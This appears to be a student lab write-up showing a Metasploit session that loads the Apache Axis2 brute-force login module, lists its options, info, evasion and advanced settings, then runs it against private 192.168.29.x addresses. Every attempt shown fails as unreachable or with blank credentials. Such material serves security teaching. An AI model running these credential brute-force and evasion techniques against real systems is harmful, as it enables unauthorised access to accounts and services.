
ARYAMAN MISHRA


19BCE1027

Launch msfconsole.




```
┌──(root💀kali)-[~]
└─# msfconsole


     .~+P``````-o+:.                                      -o+:.
.+oooyysyyssyyssyddh++os-`````                        ```````````````        `
+++++++++++++++++++++++sydhyoyso/:.````...`...-///::+ohhyosyyosyy/+om++:ooo///o
++++///////~~~~///////++++++++++++++++ooyysoyysosso+++++++++++++++++++///oossosy
--.`                 .-.-...-////+++++++++++++++////////~//////++++++++++++///
                                `...............`              `...-/////...`


                                  .:::::::::-.                     .::::::-
                                .hmMMMMMMMMMMNddds\...//M\\.../hddddmMMMMMMNo
                                 :Nm-/NMMMMMMMMMMMMM$$NMMMMm&&MMMMMMMMMMMMMMy
                                 .sm/`-yMMMMMMMMMMMM$$MMMMMN&&MMMMMMMMMMMMMh`
                                  -Nd`  :MMMMMMMMMMM$$MMMMMN&&MMMMMMMMMMMMh`
                                   -Nh` .yMMMMMMMMMM$$MMMMMN&&MMMMMMMMMMMm/
    `oo/``-hd:  ``                 .sNd  :MMMMMMMMMM$$MMMMMN&&MMMMMMMMMMm/
      .yNmMMh//+syysso-``````       -mh` :MMMMMMMMMM$$MMMMMN&&MMMMMMMMMMd
    .shMMMMN//dmNMMMMMMMMMMMMs`      `:```-o++++oooo+:/ooooo+:+o+++oooo++/
    `///omh//dMMMMMMMMMMMMMMMN/:::::/+ooso--/ydh//+s+/ossssso:--syN///os:
          /MMMMMMMMMMMMMMMMMMd.      `/++-•-yy/...osydh/-+oo:-`o//...oyodh+
          -hMMmssddd+:dMMmNMMh.      `•-=mmk.//^^^\\.^^`:++:^^o://^^^\\`::
          .sMMmo.    -dMd--:mN/`           ||--X--||          ||--X--||
........../yddy/:...+hmo-...hdd:............\\=v=//............\\=v=//.........
================================================================================
=====================+--------------------------------+=========================
=====================| Session one died of dysentery. |=========================
=====================+--------------------------------+=========================
================================================================================

                     Press ENTER to size up the situation

%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%% Date: April 25, 1848 %%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%% Weather: It's always cool in the lab %%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%% Health: Overweight %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%% Caffeine: 12975 mg %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%% Hacked: All the things %%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%

                        Press SPACE BAR to continue



       =[ metasploit v6.0.30-dev                          ]
+ -- --=[ 2099 exploits - 1129 auxiliary - 357 post       ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops            ]
```

auxiliary/scanner/http/axis_login




```
msf6 > use auxiliary/scanner/http/axis_login
```

Show options




```
msf6 auxiliary(scanner/http/axis_login) > show options

Module options (auxiliary/scanner/http/axis_login):

   Name              Current Setting         Required  Description
   ----              ---------------         --------  -----------
   BLANK_PASSWORDS   false                   no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                       yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false                   no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false                   no        Add all passwords in the current database to the list
   DB_ALL_USERS      false                   no        Add all users in the current database to the list
   PASSWORD                                  no        A specific password to authenticate with
   PASS_FILE                                 no        File containing passwords, one per line
   Proxies                                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                                    yes       The target host(s), range CIDR identifier, or hosts file wit
h syntax 'file:<path>'
   RPORT             8080                    yes       The target port (TCP)
   SSL               false                   no        Negotiate SSL/TLS for outgoing connections
   STOP_ON_SUCCESS   false                   yes       Stop guessing when a credential works for a host
   TARGETURI         /axis2/axis2-admin/login no       Path to the Apache Axis Administration page
   THREADS           1                       yes       The number of concurrent threads (max one per host)
   USERNAME                                  no        A specific username to authenticate as
   USERPASS_FILE                             no        File containing users and passwords separated by space, one
pair per line
   USER_AS_PASS      false                   no        Try the username as the password for all users
   USER_FILE                                 no        File containing usernames, one per line
   VERBOSE           true                    yes       Whether to print output for all attempts
   VHOST                                     no        HTTP server virtual host
```




```
msf6 auxiliary(scanner/http/axis_login) > show info

       Name: Apache Axis2 Brute Force Utility
     Module: auxiliary/scanner/http/axis_login
    License: Metasploit Framework License (BSD)
       Rank: Normal

Provided by:
  Leandro Oliveira <leandrofernando@gmail.com>

Check supported:
  No

Basic options:
  Name              Current Setting           Required  Description
  ----              ---------------           --------  -----------
  BLANK_PASSWORDS   false                     no        Try blank passwords for all users
  BRUTEFORCE_SPEED  5                         yes       How fast to bruteforce, from 0 to 5
  DB_ALL_CREDS      false                     no        Try each user/password couple stored in the current database
  DB_ALL_PASS       false                     no        Add all passwords in the current database to the list
  DB_ALL_USERS      false                     no        Add all users in the current database to the list
  PASSWORD                                    no        A specific password to authenticate with
  PASS_FILE                                   no        File containing passwords, one per line
  Proxies                                     no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS                                      yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
  RPORT             8080                      yes       The target port (TCP)
  SSL               false                     no        Negotiate SSL/TLS for outgoing connections
  STOP_ON_SUCCESS   false                     yes       Stop guessing when a credential works for a host
  TARGETURI         /axis2/axis2-admin/login  no        Path to the Apache Axis Administration page
  THREADS           1                         yes       The number of concurrent threads (max one per host)
  USERNAME                                    no        A specific username to authenticate as
  USERPASS_FILE                               no        File containing users and passwords separated by space, one pair per line
  USER_AS_PASS      false                     no        Try the username as the password for all users
  USER_FILE                                   no        File containing usernames, one per line
  VERBOSE           true                      yes       Whether to print output for all attempts
  VHOST                                       no        HTTP server virtual host

Description:
  This module attempts to login to an Apache Axis2 instance using
  username and password combinations indicated by the USER_FILE,
  PASS_FILE, and USERPASS_FILE options. It has been verified to work
  on at least versions 1.4.1 and 1.6.2.

References:
  https://cvedetails.com/cve/CVE-2010-0219/
```

Show evasion and info,




```
msf6 auxiliary(scanner/http/axis_login) > show evasion

Module evasion options:

   Name                         Current Setting  Required  Description
   ----                         ---------------  --------  -----------
   HTTP::header_folding         false            no        Enable folding of HTTP headers
   HTTP::method_random_case     false            no        Use random casing for the HTTP method
   HTTP::method_random_invalid  false            no        Use a random invalid, HTTP method for request
   HTTP::method_random_valid    false            no        Use a random, but valid, HTTP method for request
   HTTP::pad_fake_headers       false            no        Insert random, fake headers into the HTTP request
   HTTP::pad_fake_headers_count 0                no        How many fake headers to insert into the HTTP request
   HTTP::pad_get_params         false            no        Insert random, fake query string variables into the request
   HTTP::pad_get_params_count   16               no        How many fake query string variables to insert into the request
   HTTP::pad_method_uri_count   1                no        How many whitespace characters to use between the method and uri
   HTTP::pad_method_uri_type    space            no        What type of whitespace to use between the method and uri (Accepted: space, tab, apache)
   HTTP::pad_post_params        false            no        Insert random, fake post variables into the request
   HTTP::pad_post_params_count  16               no        How many fake post variables to insert into the request
   HTTP::pad_uri_version_count  1                no        How many whitespace characters to use between the uri and version
   HTTP::pad_uri_version_type   space            no        What type of whitespace to use between the uri and version (Accepted: space, tab, apache)
   HTTP::uri_dir_fake_relative  false            no        Insert fake relative directories into the uri
   HTTP::uri_dir_self_reference false            no        Insert self-referential directories into the uri
   HTTP::uri_encode_mode        hex-normal       no        Enable URI encoding (Accepted: none, hex-normal, hex-noslashes, hex-random, hex-all, u-normal, u-all, u-random)
   HTTP::uri_fake_end           false            no        Add a fake end of URI (eg: /%20HTTP/1.0/../../)
   HTTP::uri_fake_params_start  false            no        Add a fake start of params to the URI (eg: /%3fa=b/../)
   HTTP::uri_full_url           false            no        Use the full URL for all HTTP requests
   HTTP::uri_use_backslashes    false            no        Use back slashes instead of forward slashes in the uri
   HTTP::version_random_invalid false            no        Use a random invalid, HTTP version for request
   HTTP::version_random_valid   false            no        Use a random, but valid, HTTP version for request
```




```
msf6 auxiliary(scanner/http/axis_login) > show advanced

Module advanced options (auxiliary/scanner/http/axis_login):

   Name                   Current Setting                                    Required  Description
   ----                   ---------------                                    --------  -----------
   DOMAIN                 WORKSTATION                                        yes       The domain to use for Windows authentication
   DigestAuthIIS          true                                               no        Conform to IIS, should work for most servers. Only set to false for non-IIS servers
   FingerprintCheck       true                                               no        Conduct a pre-exploit fingerprint verification
   HttpClientTimeout                                                         no        HTTP connection and receive timeout
   HttpPassword                                                              no        The HTTP password to specify for authentication
   HttpRawHeaders                                                            no        Path to ERB-templatized raw headers to append to existing headers
   HttpTrace              false                                              no        Show the raw HTTP requests and responses
   HttpTraceColors        red/blu                                            no        HTTP request and response colors for HttpTrace (unset to disable)
   HttpTraceHeadersOnly   false                                              no        Show HTTP headers only in HttpTrace
   HttpUsername                                                              no        The HTTP username to specify for authentication
   MaxGuessesPerService   0                                                  no        Maximum number of credentials to try per service instance. If set to zero or a non-number, this option will not be used.
   MaxGuessesPerUser      0                                                  no        Maximum guesses for a particular username for the service instance. Note that users are considered unique among different services, so a user at 10.1
1.1:22 is different from one at 10.2.2.2:22, and both will be tried up to the MaxGuessesPerUser limit. If set to zero or a non-number, this option will not be used.
   MaxMinutesPerService   0                                                  no        Maximum time in minutes to bruteforce the service instance. If set to zero or a non-number, this option will not be used.
   REMOVE_PASS_FILE       false                                              yes       Automatically delete the PASS_FILE on module completion
   REMOVE_USERPASS_FILE   false                                              yes       Automatically delete the USERPASS_FILE on module completion
   REMOVE_USER_FILE       false                                              yes       Automatically delete the USER_FILE on module completion
   SSLVersion             Auto                                               yes       Specify the version of SSL/TLS to be used (Auto, TLS and SSL23 are auto-negotiate) (Accepted: Auto, TLS, SSL23, SSL3, TLS1, TLS1.1, TLS1.2)
   ShowProgress           true                                               yes       Display progress messages during a scan
   ShowProgressPercent    10                                                 yes       The interval in percent that progress should be shown
   TRANSITION_DELAY       0                                                  no        Amount of time (in minutes) to delay before transitioning to the next user in the array (or password when PASSWORD_SPRAY=true)
   UserAgent              Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1) no        The User-Agent header to use for all requests
   WORKSPACE                                                                 no        Specify the workspace for this module
```

Show actions




```
msf6 auxiliary(scanner/http/axis_login) > show actions

Auxiliary actions:

   Name  Description
   ----  -----------
```

Set PASSWORD nad pw_file.




```
msf6 auxiliary(scanner/http/axis_login) > set PASSWORD qwerty
PASSWORD ⇒ qwerty
```



```
PASS_FILE => /Desktop/passes.txt
```


Run the exploit.



```
msf6 auxiliary(scanner/http/axis_login) > exploit

[*] Verifying login exists at http://192.168.29.3:8080
[-] The host (192.168.29.3:8080) was unreachable.
[*] http://192.168.29.3:8080 - Apache Axis - Attempting authentication
[*] Error: 192.168.29.3: Metasploit::Framework::LoginScanner::Invalid Cred details can't be blank, Cred details can't be blank (Metasploit::Framework::LoginScanner::Axis2)
[*] Verifying login exists at http://192.168.29.4:8080
[-] The host (192.168.29.4:8080) was unreachable.
[*] http://192.168.29.4:8080 - Apache Axis - Attempting authentication
[*] Error: 192.168.29.4: Metasploit::Framework::LoginScanner::Invalid Cred details can't be blank, Cred details can't be blank (Metasploit::Framework::LoginScanner::Axis2)
[*] Verifying login exists at http://192.168.29.5:8080
[-] The host (192.168.29.5:8080) was unreachable.
[*] http://192.168.29.5:8080 - Apache Axis - Attempting authentication
[*] Error: 192.168.29.5: Metasploit::Framework::LoginScanner::Invalid Cred details can't be blank, Cred details can't be blank (Metasploit::Framework::LoginScanner::Axis2)
[*] Verifying login exists at http://192.168.29.6:8080
[-] The host (192.168.29.6:8080) was unreachable.
[*] http://192.168.29.6:8080 - Apache Axis - Attempting authentication
[*] Error: 192.168.29.6: Metasploit::Framework::LoginScanner::Invalid Cred details can't be blank, Cred details can't be blank (Metasploit::Framework::LoginScanner::Axis2)
[*] Verifying login exists at http://192.168.29.7:8080
[-] The host (192.168.29.7:8080) was unreachable.
[*] http://192.168.29.7:8080 - Apache Axis - Attempting authentication
[*] Error: 192.168.29.7: Metasploit::Framework::LoginScanner::Invalid Cred details can't be blank, Cred details can't be blank (Metasploit::Framework::LoginScanner::Axis2)
[*] Verifying login exists at http://192.168.29.8:8080
[-] The host (192.168.29.8:8080) was unreachable.
[*] http://192.168.29.8:8080 - Apache Axis - Attempting authentication
[*] Error: 192.168.29.8: Metasploit::Framework::LoginScanner::Invalid Cred details can't be blank, Cred details can't be blank (Metasploit::Framework::LoginScanner::Axis2)
[*] Verifying login exists at http://192.168.29.9:8080
[-] The host (192.168.29.9:8080) was unreachable.
[*] http://192.168.29.9:8080 - Apache Axis - Attempting authentication
[*] Error: 192.168.29.9: Metasploit::Framework::LoginScanner::Invalid Cred details can't be blank, Cred details can't be blank (Metasploit::Framework::LoginScanner::Axis2)
[*] Verifying login exists at http://192.168.29.10:8080
